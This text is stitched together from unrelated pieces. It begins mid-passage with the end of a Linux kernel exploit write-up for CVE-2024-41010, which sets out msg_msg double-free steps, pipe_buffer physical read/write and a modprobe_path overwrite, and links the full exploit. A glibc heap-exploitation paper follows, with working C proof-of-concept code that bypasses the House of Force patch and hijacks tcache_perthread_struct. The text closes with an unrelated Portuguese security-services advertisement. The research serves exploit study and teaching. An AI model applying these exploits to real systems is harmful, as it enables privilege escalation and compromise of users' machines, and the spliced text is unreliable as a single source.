`skbuf->data`. We can leverage this to easily write back to the `msg_msg` object and overwrite the `msg_msg->mlist.next` pointer.

If we write the calculated pointer from the leak, we can get duplicated references to some `msg_msg` in kmalloc-cg-1k, that we can use for double-free.


Manipulating `msg_msg` in that fashion has been covered in detail by [theflow](#).

In summary, we can pivot to kmalloc-cg-1k with the following steps:

- Spray `msg_msg` objects to defrag kmalloc-cg-1k
- Overlap dangling `skbuf->data` with `msg_msg` (msg A, `mqueue 1`)
- Send another ipc message (msg B, `mqueue 1`), to get a kmalloc-cg-1k pointer in msg A's first qword
- Spray more `msg_msg` objects so one gets allocated next to msg B
- Read `skbuf->data` to read the kmalloc-cg-1k pointer and add aligned offset to calculate pointer to some of the sprayed messages (msg C, `mqueue N`)
- Write `skbuf->data` again to overwrite msg A's `mlist.next` pointer with the calculated pointer, creating duplicated references to msg C (one in `mqueue 1` and one in `mqueue N`).
- Receive msg C from `mqueue 1`, freeing it while it's still reachable from `mqueue N`



pipe_buffer->page physical read/write = win



Now that we have a double-free in kmalloc-cg-1k, we can overlap some *skbuf->data* with some *pipe_buffer* to control the *pipe_buffer->page* pointer to achieve physical read and write, this technique is thoroughly discussed in this [blogpost](#) by Interrupt labs.

Using this primitive, we overwrite the `modprobe_path` string to point it to a memory file created with `memfd_create`, under `/proc/<pid>/fd/<n>`. We also bruteforce the pid of the exploit process outside of the sandboxed namespace. This has all been very well described in this [blogpost](#) by lau.

Exploit demo

<https://youtu.be/tb0AwCtV3e0?si=qQTDNbGuyjzfthRo>

You can find the complete exploit at https://github.com/google/security-research/blob/master/pocs/linux/kernelctf/CVE-2024-41010_lts/exploit/lts-6.6.31/exploit.c.

Conclusion

We hope that this post was able to clearly describe the exploitation process of the vulnerability we've discovered. The goal was to show that the rich variety of memory objects and high degree of control user processes have over the memory layout of the kernel create an environment where most of the memory corruption bugs are exploitable if you're persistent, even if it requires many steps and intermediate capability transitions.

Pedro Guerra

android/linux kernel vuln research @ vigilant labs



Digital Object Identifier

<https://doi.org/10.47986/19/11>

In this paper, we will share some (new?) heap exploitation techniques and ideas. We will not claim any "House of" names, they are more like 'studio apartments'. We've got inspired by the feedbacks received for the trick shared in our previous article ("About the complexity of a modern heap") and decided to share a few other insights.

Studios Of Plurium I and II

For details about "The House of Force" technique, please take a look at the original paper published in 2005 (The Malloc Maleficarum - <http://seclists.org/bugtraq/2005/Oct/0118.html>), or at anywhere else on the Internet. Glibc "quickly" addressed that in 2018 (13 years later) with this "complex" patch in glibc-2.29 <https://sourceware.org/git/?p=glibc.git;a=commit;h=30a17d8c95fbfb15c52d1115803b63aaa73a285c>:

```
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4076,6 +4076,9 @@ _int_malloc (mstate av, size_t bytes)
     victim = av->top;
     size = chunkszie (victim);

+ if (__glibc_unlikely (size > av->system_mem))
+ malloc_printerr ("malloc(): corrupted top size");
+
     if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
     {
         remainder_size = size - nb;
```

The following code is just a playground for "The House of Force" that, as expected, was mitigated with the aforementioned patch.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

int main() {
    uint64_t *mmap_chunk;
```

```

uint64_t *top_chunk;
uint64_t *tmp;
uint64_t buf[10];

buf[4] = 0x4141414141414141;

// {1} Studio Of Plurium I
//mmap_chunk = malloc(2 * 1024 * 1024);
//mmap_chunk[0x7ae9b] = Oxffffffffffff;
//mmap_chunk[0x7ae9b] = 0xffffffffffff;

tmp = malloc(8);
top_chunk = tmp + 3;
*top_chunk = 0xffffffffffff;

tmp = malloc((uint64_t)(&buf[4]) - (uint64_t)top_chunk - 0x10);
tmp = malloc(8); *tmp = 0x5151515151515151;

if (buf[4] == 0x5151515151515151)
    printf("Success, buf overwritten!\n");
else
    printf("Failed.\n");

return 0;
}

```

```

$ ./house_of_force
malloc(): corrupted top size
Aborted
$ 

```

It is already known that mmaped chunks have a fixed location from the glibc memory area. So, by knowing the offset from the mmaped chunk, it is possible to use limited write primitives to reach the glibc memory. The commented lines in the above code (marked with {1} Studio Of Plurium I) target the av->system_mem in order to circumvent the glibc mitigation. Uncommenting them, gives us:

```

$ ./house_of_force
Success, buf overwritten!
$ 

```

This PoC was executed against a fully updated Debian 12 LTS on a cloud provider, but it works even against the newest glibc-2.41.

We recommend the reader to play with the glibc area to find other interesting values to overwrite. For instance, overwrite av->top with an address so that it will be returned by the next malloc() call (Studio of Plurium II).

Studio of Plurium III - tcache_perthread_struct hijack

In tcache, the key data structure that holds list heads and counters are not in the glibc area, but instead allocated in the heap itself.

From glibc-2.36 (https://sourceware.org/git/?p=glibc.git;a=blob_plain;f=malloc/malloc.c;hb=c804cd1c00adde061ca51711f63068c103e94eef):

```
/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct"). Keeping
   overall size low is mildly important. Note that COUNTS and ENTRIES
   are redundant (we could have just counted the linked list each
   time), this is for performance reasons. */
typedef struct tcache_perthread_struct
{
    uint16_t counts[TCACHE_MAX_BINS];
    tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

...

static void
tcache_init(void)
{
    mstate ar_ptr;
    void *victim = 0;
    const size_t bytes = sizeof (tcache_perthread_struct);

    if (tcache_shutting_down)
        return;

    arena_get (ar_ptr, bytes);
    victim = _int_malloc (ar_ptr, bytes);
    if (!victim && ar_ptr != NULL)
    {
        ar_ptr = arena_get_retry (ar_ptr, bytes);
        victim = _int_malloc (ar_ptr, bytes);
    }

    if (ar_ptr != NULL)
        __libc_lock_unlock (ar_ptr->mutex);

/* In a low memory situation, we may not be able to allocate memory
   — in which case, we just keep trying later. However, we
   typically do this very early, so either there is sufficient
   memory, or there isn't enough memory to do non-trivial
   allocations anyway. */
    if (victim)
    {
        tcache = (tcache_perthread_struct *) victim;
```

```

        memset (tcache, 0, sizeof (tcache_perthread_struct));
    }
}

```

As seen, there is no special handling on that chunk. So, it is totally possible to hijack it if:

1. A free primitive to the beginning of the heap is available (tcache_perthread_struct is typically the first chunk allocated in the heap); and
2. A malloc() of the right size would return the address of the actual tcache_perthread_struct chunk freed by #1.

```

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define TCACHE_MAX_BINS 64

typedef struct tcache_entry
{
    struct tcache_entry *next;
    /* This field exists to detect double frees. */
    uintptr_t key;
} tcache_entry;

// 0x280 bytes long
typedef struct tcache_perthread_struct
{
    uint16_t counts[TCACHE_MAX_BINS];
    tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

int main() {
    void *first_chunk, *second_chunk;
    tcache_perthread_struct *hijacked_tcache_perthread_struct;

    first_chunk = malloc(1);
    if (first_chunk == NULL)
        return 1;
    printf("First malloc = 0x%llx\n", first_chunk);

    printf("tcache perthread struct addr = 0x%lx\n", first_chunk - 0x290);
    free(first_chunk - 0x290);

    hijacked_tcache_perthread_struct = (tcache_perthread_struct *)malloc(0x280);
    if (hijacked_tcache_perthread_struct == NULL)
        return 2;
    printf("hijacked_tcache_perthread_struct addr = 0x%lx\n", hijacked_tcache_perthread_struct);

    hijacked_tcache_perthread_struct->counts[0] = 1;
    hijacked_tcache_perthread_struct->entries[0] = first_chunk;
}

```

```
second_chunk = malloc(1);
printf("Second malloc = 0x%lx\n", second_chunk);
if (first_chunk == second_chunk)
    printf("Success!\n");
else
    printf("Failed.\n");

return 0;
```

The above PoC for "Studio of Plurium III" has been executed against a fully updated Debian 12 (which uses glibc-2.36), but it should work even on the most recent glibc-2.41.

Conclusions

Heap allocators are interesting beasts. Looking at them creatively might reveal new and interesting ways to abuse certain (sometimes more limited) primitives. Likely, the tricks shown here are known by a subset of the practitioners (professional exploit writers and high-level CTF players), but we thought it would be fun to share with an wider audience and document the 'journey'.



CYBERSECURITY NEWSLETTER



MDR Agnóstico: Segurança Cibernética Redefinida



O MDR (Managed Detection and Response) agnóstico está revolucionando a segurança cibernética. Diferente de soluções tradicionais, ele integra ferramentas de diversos fornecedores com os recursos internos da sua organização, oferecendo uma abordagem personalizada e altamente eficaz.

Com SLAs agressivos, o MDR agnóstico garante resposta ágil às ameaças, minimizando impactos e fortalecendo sua operação. Essa flexibilidade transforma a segurança em um ecossistema estratégico, alinhado às necessidades do seu negócio.

Pronto para elevar sua segurança? Entre em contato e descubra como o MDR agnóstico pode fazer a diferença!

Contato: (11) 3280-8669
E-mail: comercial@defcon1.com.br

